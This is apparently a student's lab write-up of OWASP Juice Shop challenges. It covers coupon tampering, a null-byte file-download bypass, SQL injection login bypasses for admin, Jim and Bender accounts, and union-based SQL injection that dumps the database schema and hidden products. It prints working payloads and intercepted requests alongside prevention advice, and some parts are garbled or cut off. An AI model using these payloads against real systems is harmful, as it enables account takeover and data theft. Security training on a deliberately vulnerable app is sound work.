
1.10 Expired Coupon ★★★★★

1.10.a Goals

The objective of this challenge is to successfully redeem a coupon code that is technically "expired" or otherwise restricted. This involves identifying a valid (but expired) code hidden in the client-side source code and using request interception to bypass frontend validation checks that prevent users from entering it normally.

1.10.b How did I analyze?

- **Observation:** The application allows users to enter coupon codes during the checkout process. The "Redeem" button only activates when a valid code format (e.g., 10 characters) is entered.



The screenshot shows a dark-themed 'My Payment Options' form. At the top, there's a header with a circular icon, a masked card number '*****8705', the name 'Jim', and the expiration date '11/2099'. Below this, there are two sections: 'Add new card' with a sub-label 'Add a credit or debit card' and a dropdown arrow, and 'Pay using wallet' with a 'Wallet Balance 100.00' and a 'Pay 9.98' button. The 'Add a coupon' section has a sub-label 'Add a coupon code to receive discounts' and an upward arrow. It contains a text input field labeled 'Coupon*' with a character count '0/10'. Below the input field is a hint: 'Need a coupon code? Follow us on BlueSky or Reddit for monthly coupons and other spam!'. A 'Redeem' button is located at the bottom right of the coupon section. At the very bottom, there's a section for 'Other payment options' with a dropdown arrow.

Figure 1.10.1: Coupon fields

- I suspected that the list of legitimate coupon codes might be hardcoded in the client-side JavaScript files. Furthermore, while the frontend likely prevents me from entering expired codes directly, the backend might still process them if I can force the request through via a proxy.

1.10.c What did I do?

Step 1: I opened the browser's Developer Tools (F12) and navigated to the "Sources" tab.

- I find the main.js.
- I used `Ctrl + F` to search for keywords like "campaign" or "coupon".

Step 2: In the coupon input field, I entered a random 10-character string (e.g., 1234567890) just to trick the interface into enabling the "Redeem" button.



```
/rest/basket/{id}/coupon/1234567890.
```

```
55 this.paymentId = void 0,  
56 this.couponPanelExpanded = !1,  
57 this.paymentPanelExpanded = !1,  
58 this.walletBalance = 0,  
59 this.totalPrice = 0,  
60 this.paymentMode = 'card',  
61 this.campaigns = {  
62   WNNSDV2019: {  
63     validOn: 1551993100000,  
64     discount: 75  
65   },
```

Figure 1.10.2: Intercepting the coupon redemption request

The server processed the code. Despite being expired, the backend logic accepted it, and a discount was applied to my basket.

Request		
Pretty	Raw	Hex
1	PUT /rest/basket/1/coupon/WNNSDY2019 HTTP/1.1	
2	Host: 192.168.192.1:8080	
3	Content-Length: 2	
4	Authorization: Bearer	

Figure 1.10.3: Expired Coupon challenge solved

1.10.d Why is it vulnerable?

- Hardcoding business rules (like campaign codes) in client-side JavaScript makes them easily discoverable by anyone who knows how to use "View Source."
- The backend likely checks if the code *exists* in the database but fails to verify the `expirationDate` against the current date before applying the discount.

1.10.e How to prevent it?

- Coupon codes should be stored securely on the server and verified dynamically, not hardcoded in static JavaScript files.

1.10.f What did I learn?

- I learned that client-side code is a goldmine for information. Developers often leave "secrets" or legacy logic there for convenience.
- Just because a promotion is "over" doesn't mean the code stops working. Unless the code is physically removed or strictly validated, it remains an active vector for exploitation.

1.11 Poison Null Byte ★★★★★

1.11.a Goals

The objective of this challenge is to retrieve a restricted file (specifically a backup file `package.json.bak`) from the server. The server enforces a security rule that only allows downloading files with `.md` or `.pdf` extensions. The goal is to bypass this restriction using a "Null Byte Injection" attack.

1.11.b How did I analyze?

- **Observation:** The application exposes a directory listing at `/ftp`. While I can view the list of files, downloading sensitive ones like `package.json.bak` or `eastere.gg` results in a `403 Forbidden error`.
- **Hypothesis:** The server likely validates the file request by checking the end of the filename string (e.g., `if (filename.endsWith('.md'))`). However, in many systems (especially those interacting with C-based libraries), a Null Byte (`%00`) serves as a string terminator. If I can append a Null Byte followed by a valid extension, the validation check might see the `.md` (valid), but the file system might stop reading at the Null Byte, serving the restricted file instead.

1.11.c What did I do?

Step 1:

- I navigated to the FTP directory by typing `http://<target-ip>/ftp` in the browser.
- I saw a list of files, including `legal.md` (accessible) and `package.json.bak` (restricted).




Figure 1.11.1: 1 Viewing the directory listing in the /ftp folder

Step 2:

- I attempted to click on `package.json.bak` directly.
- **Result:** The server returned a 403 Forbidden error with a message indicating that only `.md` and `.pdf` files are allowed.

OWASP Juice Shop (Express ^4.21.0)

403 Error: Only .md and .pdf files are allowed!

```
at verify (/juice-shop/build/routes/fileServer.js:59:18)
at /juice-shop/build/routes/fileServer.js:43:13
at Layer.handle [as handle_request] (/juice-shop/node_modules/express/lib/router/layer.js:95:5)
at trim_prefix (/juice-shop/node_modules/express/lib/router/index.js:328:13)
at /juice-shop/node_modules/express/lib/router/index.js:286:9
at param (/juice-shop/node_modules/express/lib/router/index.js:365:14)
at param (/juice-shop/node_modules/express/lib/router/index.js:376:14)
at Function.process_params (/juice-shop/node_modules/express/lib/router/index.js:421:3)
at next (/juice-shop/node_modules/express/lib/router/index.js:280:10)
at /juice-shop/node_modules/serve-index/index.js:145:39
at FSReqCallback.oncomplete (node:fs:198:5)
```

Figure 1.11.2: Server blocking the download of .bak files

Step 3: [Payload Construction - The Poisoning]

- I needed to trick the server into thinking I was requesting a `.md` file while actually requesting the `.bak` file.
- Technique: I appended a Null Byte (`%00`) followed by a valid extension.

Payload:

```
package.json.bak%2500.md
```

Full URL:

```
http://<target-ip>/ftp/package.json.bak%2500.md
```

- I pressed Enter to visit the crafted URL.

The browser downloaded the file. When I opened it, I saw the project configuration (dependencies, scripts, etc.).




Figure 1.11.3: Successfully downloading the hidden package.json.bak file

1.11.d Why is it vulnerable?

- This vulnerability arises from a mismatch in how different layers of the application stack handle strings.
- The application failed to sanitize the input for control characters (like Null Bytes) before performing file extension validation.

1.11.e How to prevent it?

- Explicitly remove or reject any input containing Null Bytes (%00 or \0) before processing the filename.
- Instead of just checking the extension, validate the requested filename against a predefined list of allowed files (if the file set is static).

1.11.f What did I learn?

- I learned that validation logic that only checks "does it contain X" or "does it end with Y" is often insufficient if the input mechanism can be manipulated to truncate the data being read by the OS.

2 INJECTION

2.1 Login Admin ★★

2.1.a Goals

The goal of this challenge is to log in to the administrator's account without knowing the password. This highlights a critical flaw called SQL Injection (SQLi). If an application does not check user input correctly, an attacker can trick the database into behaving in unexpected ways, such as bypassing authentication checks entirely.

2.1.b How did I analyze?

- **Observation:** The application has a standard login page with email and password fields.
- **Hypothesis:** I suspected the application might be constructing database queries by simply pasting user input into the command string.

2.1.c What did I do?

Step 1: [Navigated to the Reviews Section] I already knew the target email, but I needed to bypass the password.




Figure 2.1.1: The Admin email show in the Reviews section.

Step 2: I looked at the request body, which was sending the credentials. I identified the email field as the injection point.

I modified the email value to a classic SQL injection payload: `admin@juice-sh.op' --`


A screenshot of a login form titled "Login" on a dark background. The form has two input fields: "Email*" and "Password*". The "Email*" field contains the text "admin@juice-sh.op' --" and is highlighted with a red rectangular border. The "Password*" field contains the text "123" and has a green border. Below the password field is a link that says "Forgot your password?". At the bottom of the form is a "Log in" button with a key icon, a checked "Remember me" checkbox, and a link that says "Not yet a customer?".

Figure 2.1.2: Inject SQL in the email input form.

What does this payload do?

- `admin@juice-sh.op`: Identifies the target user.
- `'`: Closes the email text field in the database query.
- `--`: This is a comment symbol. It tells the database to ignore everything that comes after this point (effectively removing the password check).

Step 3: I forwarded the modified request to the server. The database accepted the query as valid and logged me in immediately.




Figure 2.1.3: Login Admin succes

After sending the request, the application redirected me to the main page, and I was successfully logged in as the Administrator.




Figure 2.1.4: Login Admin solved

2.1.d Why is it vulnerable?

- **Improper Input Sanitization:** The application trusts whatever the user types. It does not strip out or "escape" dangerous characters like quotes (') or dashes (--).
- **String Concatenation:** The code likely builds the SQL query by gluing strings together (`"SELECT * FROM users WHERE email = ' + email + '"`). This allows the injected code to break out of the intended data field and become part of the command logic.

2.1.e How to prevent it?

- **Prepared Statements:** Instead of gluing strings together, use placeholders (like ?) for user input. The database treats the input strictly as data, not as executable code, making the injection impossible.

- **Input Validation:** Ensure that the input matches the expected format (e.g., an email address should look like an email address) before processing it.

2.1.f What did I learn?

- **Logic Bypassing:** You don't always need a password to hack an account. By manipulating the logic of the database query (True vs. False), you can trick the system.
- **The Power of Comments:** In SQL, comment symbols (like `--`) are powerful tools for attackers because they can delete the rest of a security check, such as the password requirement.

2.2 Login Jim ★★★

2.2.a Goals

The objective of this challenge is to gain unauthorized access to a specific user account Jim's without knowing his credentials. This challenge reinforces the concept of SQL Injection (SQLi). It demonstrates how attackers can target specific users by manipulating the backend authentication queries.

2.2.b How did I analyze?

- Observation: Similar to the administrator login, the application presents a standard login interface requiring a username (or email) and password.
- Hypothesis: Since the previous login form was vulnerable to SQL Injection, it is highly likely the same vulnerability exists here. The application likely concatenates user input directly into the SQL command string.

2.2.c What did I do?

Step 1: [Target Identification] First, I needed to identify the target account. Assuming we know the form of the user's mail in this app. We focus our attack on his session.

Jim's mail: jim@juice-sho.p




Figure 2.2.1: Identifying Jim's account details

Step 2: [Crafting the Payload] I prepared an SQL injection. I input the following payload into the username/email field: ' --

A screenshot of a login form titled 'Login'. It has two input fields: 'Email *' and 'Password *'. The 'Email *' field contains the payload 'jim@juice-sh.op' --'. The 'Password *' field contains the word 'injection'. Below the password field is a 'Forgot your password?' link. At the bottom of the form is a 'Log in' button and a 'Remember me' checkbox which is checked. A link 'Not yet a customer?' is at the very bottom.

Figure 2.2.2 Inject SQL in Email form

What does this payload do?

- ' : This character closes the data field (like the username string) in the code.
- --: The double dash comments out the rest of the query, effectively removing the password check from the database's execution.

Step 3: [Execution] I submitted the form. The data just check the email, and disable the password check login.




Figure 2.2.3 Login with Jim's account success

Upon submitting the payload, the application accepted the session as valid. I was redirected to the dashboard, now logged in as Jim, triggering the success notification for the "Login Jim" challenge.




Figure 2.2.4 Login Jim solved

2.2.d Why is it vulnerable?

- Lack of Sanitization: The application accepts special characters (like quotes and dashes) without cleaning or validating them.
- Unsafe Query Construction: The backend code likely inserts the user's raw input directly into the database query.

2.2.e How to prevent it?

- Prepared Statements (Parameterized Queries): The most effective defense. By using placeholders (e.g., `SELECT * FROM users WHERE email = ?`), the database treats user input strictly as data, neutralizing any injected SQL commands.

2.2.f What did I learn?

- Boolean Logic Abuse: Understanding how databases evaluate logic (True/False) allows an attacker to bypass complex authentication checks with simple tautologies.
- The Importance of Sanitization: Security mechanisms are only as strong as their input validation. Trusting user input is a primary cause of authentication bypass vulnerabilities.

2.3 Login Bender ★★★

As challenge as Login Jim, Login Bender also use the same login password bypass using the "--" comment:

Input: `bender@juice-sho.p' --`




Figure 2.3.1 Login Bender success




Figure 2.3.2 Login Bender solved

2.4 Database Schema ★★★

2.4.a Goals

The objective of this challenge is to exfiltrate the entire database structure, including table names, column names, and data types. This challenge focuses on exploiting a Union-Based SQL Injection vulnerability found in the product search function to access internal metadata that should not be visible to end-users.

2.4.b How did I analyze?

- Observation: The application features a product search endpoint (`/rest/products/search?q=`) that takes user input to filter results.




Figure 2.4.1 Target Search endpoint

- Hypothesis: If the application does not properly sanitize the search query, it might be vulnerable to SQL Injection. By using the `UNION` operator, it might be possible to combine the results of the original product search with a secondary query targeting the database's internal schema definitions.

2.4.c What did I do?

Step 1: [Crafting the Payload] I targeted the `sqlite_schema` table (standard in SQLite databases) to retrieve the SQL used to create the tables.

Payload used:

```
test')) UNION SELECT 1, 2, 3, 4, 5, 6, 7, 8, sql FROM sqlite_schema--
```

What does this payload do?

- `test'))`: Closes the original search string and query syntax.
- `UNION SELECT 1...8, sql`: Appends a second query. Columns 1 through 8 are placeholders to match the column count, while the 9th column extracts the `sql` field (the schema definition).
- `FROM sqlite_schema`: Targets the internal metadata table containing the database structure.
- `--`: Comments out the remainder of the original query.

Step 2: [Execution] I send the request using Charles Proxy. Then response is full of database's table, collums,...



The screenshot shows a Charles Proxy request to `http://192.168.2.19:8080/rest/products/search?q=test%27))%20UNION%20SELECT%201%2C%202%2C%203%2C%204%2C%205%2C%206%2C%207%2C%208%2C%20sql%20FROM%20sqlite_schema--`. The response is a 200 OK with a JSON body. The JSON body contains a status of "success" and a data array with two objects. Each object represents a product with fields: id, name, description, price, deluxePrice, image, createdAt, updatedAt, and deletedAt. The first object has id 1, name 2, description 3, price 4, deluxePrice 5, image 6, createdAt 7, updatedAt 8, and deletedAt null. The second object has id 1, name 2, description 3, price 4, deluxePrice 5, image 6, createdAt 7, updatedAt 8, and deletedAt null. Below the JSON body, there is a SQL statement: `CREATE TABLE 'Addresses' ('userId' INTEGER REFERENCES 'Users' ('id') ON DELETE NO ACTION ON UPDATE CASCADE, 'id' INTEGER PRIMARY KEY AUTOINCREMENT, 'fullName' VARCHAR(55), 'mobileNum' INTEGER, 'zipCode' VARCHAR(255), 'streetAddress' VARCHAR(255), 'city' VARCHAR(255), 'state' VARCHAR(255), 'country' VARCHAR(255), 'createdAt' DATETIME NOT NULL, 'updatedAt' DATETIME NOT NULL)`. At the bottom, there is another SQL statement: `CREATE TABLE 'BasketItems' ('ProductId' INTEGER REFERENCES 'Products' ('id') ON DELETE CASCADE ON UPDATE CASCADE, 'BasketId' INTEGER REFERENCES 'Baskets' ('id') ON DEL`.

Figure 2.4.2 Database schema leak




Figure 2.4.3 Database Schema solved

2.4.d Why is it vulnerable?

- **Improper Input Handling:** The application fails to sanitize search inputs, allowing SQL-specific characters (like `'`, `UNION`, and `--`) to be processed by the database engine.
- **Direct Interpreter Access:** The code likely concatenates the search string directly into the SQL command, allowing the interpreter to execute the injected `UNION` command as a legitimate instruction.

2.4.e How to prevent it?

- **Prepared Statements:** This is the primary defense. Using parameterized queries ensures that the database treats user input strictly as data (literal values) rather than executable code.
- **Input Validation:** Implement strict allow-listing to reject or escape characters that modify SQL syntax.
- **Least Privilege:** Configure the database user account with the minimum necessary permissions. Ideally, the account used by the web application should not have read access to system tables like `sqlite_schema` or `information_schema`.

2.4.f What did I learn?

- **Union-Based Extraction:** I learned how `UNION` operators can be used on legitimate queries to retrieve data from completely unrelated tables, provided the column structures allow it.

2.5 Christmas Special ★★★★★

2.5.a Goals

The objective of this challenge is to successfully order a specific product, the "Christmas Offer," which is hidden from the user interface and marked as unavailable in the database. This requires finding the hidden product's identifier and bypassing frontend restrictions to force the purchase.

2.5.b How did I analyze?

- Observation: E-commerce platforms often remove seasonal items from the storefront without physically deleting the data record.




Figure 2.5.1: Normal basket

- I suspected that "unavailable" products are merely "soft deleted." This means the database likely has a column (e.g., `deletedAt`) that contains a timestamp when an item is removed. If I can query for items where this column is *not* empty, I might find the hidden offer.

```

-- 1
{"id": 1,
 "name": 2,
 "description": 3,
 "price": 4,
 "deluxePrice": 5,
 "image": 6,
 "createdAt": 7,
 "updatedAt": 8,
 "deletedAt": 9}

CREATE TABLE `users` ('userId' INTEGER REFERENCES `Users` ('id') ON DELETE NO ACTION ON UPDATE CASCADE, 'id' INTEGER PRIMARY KEY AUTOINCREMENT, '
5), 'mobileNum' INTEGER, 'zipCode' VARCHAR(255), 'streetAddress' VARCHAR(255), 'city' VARCHAR(255), 'state' VARCHAR(255), 'country' VARCHAR(255), 'cr
T NULL, 'updatedAt' DATETIME NOT NULL)"
), {
  "id": 1,
  "name": 2,
  "description": 3,
  "price": 4,
  "deluxePrice": 5,
  "image": 6,
  "createdAt": 7,
  "updatedAt": 8,
  "deletedAt": 9}

CREATE TABLE `baskets` ('productId' INTEGER REFERENCES `Products` ('id') ON DELETE CASCADE ON UPDATE CASCADE, 'basketId' INTEGER REFERENCES `Bask
E CASCADE ON UPDATE CASCADE, 'id' INTEGER PRIMARY KEY AUTOINCREMENT, 'quantity' INTEGER, 'createdAt' DATETIME NOT NULL, 'updatedAt' DATETIME NOT NULL
, 'basketId'))"
), {
  "id": 1,
  "name": 2,
  "description": 3,
  "price": 4,
  "deluxePrice": 5,
  "image": 6,
  "createdAt": 7,
  "updatedAt": 8,
  "deletedAt": 9}

```

Figure 2.5.2: Table schema with soft delete

2.5.c What did I do?

Step 1: [Reconnaissance] I needed to find the database ID of the Christmas Offer. I exploited the existing SQL Injection vulnerability in the product search bar to retrieve hidden records.

- Payload used:

```
test')) UNION SELECT * FROM Products WHERE deletedAt IS NOT NULL--
```

- Encode it:

```
test%27))%20UNION%20SELECT%20*%20FROM%20Products%20WHERE%20deletedAt%20IS%20N
OT%20NULL%E2%80%94
```

- Result: The query forced the application to display products that are normally filtered out. The "Christmas Special" appeared in the results, revealing its `id` is 10.

```
GET /rest/products/search?test=t271)%20UNION%20SELECT%20%420*FROM%20PRODUCTS%20WHERE%20deletedAt%20IS%20NOT%20NULL-- HTTP/1.1
Host: 192.168.2.19:8080
User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10_15_7) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/144.0.0.0 Safari/537.36
Accept: application/json, text/plain, */*
X-User-Email: test@gmail.com

headers QueryString Cookies Raw

{
  "status": "success",
  "data": {
    "id": 10,
    "name": "Christmas Super-Surprise-Box (2014 Edition)",
    "description":
      "Contains a random selection of 10 bottles (each 500ml) of our tastiest juices and an extra fan shirt for an unbeatable price! (Seasonal special offer! Limited availability!)"
    "price": 29.99,
    "deluxePrice": 29.99,
    "image": "undefined.jpg",
    "createdAt": "2026-01-17 07:44:53.927 +00:00",
    "updatedAt": "2026-01-17 07:44:53.927 +00:00",
    "deletedAt": "2026-01-17 07:44:53.948 +00:00"
  },
  "id": 11,
